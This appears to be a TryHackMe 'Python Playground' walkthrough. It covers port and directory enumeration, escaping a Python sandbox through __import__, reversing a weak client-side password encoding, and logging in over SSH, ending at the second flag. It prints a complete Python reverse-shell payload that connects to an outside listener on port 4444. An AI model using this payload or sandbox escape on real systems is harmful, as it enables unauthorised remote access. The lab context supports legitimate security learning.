


Hi all, we’re back with another TryHackMe room called Python Playground.
This writeup walks through the full path: service enumeration, finding the hidden admin area, abusing the Python playground to get code execution, recovering the admin password from weak client-side logic, using SSH to access the user account, and finally escalating privileges to root.
Let’s start with an Nmap scan to find the open ports and identify the exposed services.
┌──(cat0x01㉿cat0x01)-[~]└─$ nmap -sV -sC 10.128.132.123Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-03 23:07 EDTNmap scan report for 10.128.132.123Host is up (0.072s latency).Not shown: 998 closed tcp ports (reset)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 2048 f4:af:2f:f0:42:8a:b5:66:61:3e:73:d8:0d:2e:1c:7f (RSA)| 256 36:f0:f3:aa:6b:e3:b9:21:c8:88:bd:8d:1c:aa:e2:cd (ECDSA)|_ 256 54:7e:3f:a9:17:da:63:f2:a2:ee:5c:60:7d:29:12:55 (ED25519)80/tcp open http Node.js Express framework|_http-title: Python Playground!Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 12.51 secondsWe found two useful ports:
22/tcpfor SSH, which may become useful later if we recover valid credentials.80/tcpfor the web application, which is our main entry point.
I opened the website first.

The homepage shows links for signup and login. A quick source review does not reveal anything interesting, so the next step is to interact with the application directly.

Both pages are under development, and the message says only admins can use the site right now. That strongly suggests there may be an admin page or another hidden route.
At this point, directory brute forcing makes sense. I used dirsearch to look for additional content.
┌──(cat0x01㉿cat0x01)-[~]└─$ dirsearch -u http://10.128.132.123//usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/cat0x01/reports/http_10.128.132.123/__26-04-03_23-14-58.txt
Target: http://10.128.132.123/
[23:14:58] Starting:[23:15:14] 200 - 3KB - /admin.html[23:15:54] 200 - 549B - /login.html[23:16:27] 200 - 549B - /signup.htmlThis reveals an admin.html page.

We do not have credentials yet, so the next step is to inspect the page source and linked JavaScript.

The client-side code gives us two important clues:
- the username is
connor - successful authentication redirects to another hidden page
That hidden page is the real target, so I visited it directly.

This page gives us a Python playground. It blocks normal imports, but the restriction is weak because Python still exposes the built-in __import__() function.
For example:
__import__("os")That means we can still load standard modules even if the application tries to block the normal import statement. After testing the environment, common tools like curl and wget were not available, so the most direct option was to use Python itself to get command execution and spawn a shell.
The following payload uses Python standard modules to open a socket and spawn a shell:
socket = __import__('socket')subprocess = __import__('subprocess')os = __import__('os')pty = __import__('pty')
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)s.connect(("192.168.130.215", 4444))os.dup2(s.fileno(), 0)os.dup2(s.fileno(), 1)os.dup2(s.fileno(), 2)pty.spawn("/bin/bash")This gives us shell access on the target.


While exploring the system, we find flag1.
Next, I went back to the JavaScript from admin.html to understand how the password check works. The page uses custom client-side logic instead of proper server-side authentication.
<script> // I suck at server side code, luckily I know how to make things secure without it - Connor
function string_to_int_array(str){ const intArr = [];
for(let i=0;i<str.length;i++){ const charcode = str.charCodeAt(i);
const partA = Math.floor(charcode / 26); const partB = charcode % 26;
intArr.push(partA); intArr.push(partB); }
return intArr; }
function int_array_to_text(int_array){ let txt = '';
for(let i=0;i<int_array.length;i++){ txt += String.fromCharCode(97 + int_array[i]); }
return txt; }
document.forms[0].onsubmit = function (e){ e.preventDefault();
if(document.getElementById('username').value !== 'connor'){ document.getElementById('fail').style.display = ''; return false; }
const chosenPass = document.getElementById('inputPassword').value;
const hash = int_array_to_text(string_to_int_array(int_array_to_text(string_to_int_array(chosenPass))));
if(hash === '<REDACTED>'){ window.location = 'super-secret-admin-testing-panel.html'; } else { document.getElementById('fail').style.display = ''; } return false; }</script>The password script works like this:
- It takes each character from the password.
- It converts that character into two numbers based on its character code.
- It turns those numbers into letters from
atoz. - It repeats the same transformation one more time.
So the flow is:
password -> numbers -> letters -> numbers -> letters
This is not real hashing. It is only a reversible encoding process, because the transformation can be reversed step by step.

To recover the original password, I reversed the logic in Python:
def text_to_int_array(text): return [ord(c) - 97 for c in text]
def reverse_string_to_int_array(int_arr): result = "" for i in range(0, len(int_arr), 2): part_a = int_arr[i] part_b = int_arr[i + 1] charcode = part_a * 26 + part_b result += chr(charcode) return result
def reverse_hash(final_hash): step1 = text_to_int_array(final_hash) step2 = reverse_string_to_int_array(step1) step3 = text_to_int_array(step2) original = reverse_string_to_int_array(step3) return original
hash_value = "<REDACTED>"print(reverse_hash(hash_value))This gives us the original password.

Now we have valid credentials for the connor account, so we can use SSH on port 22.

After logging in as connor, we find flag2.
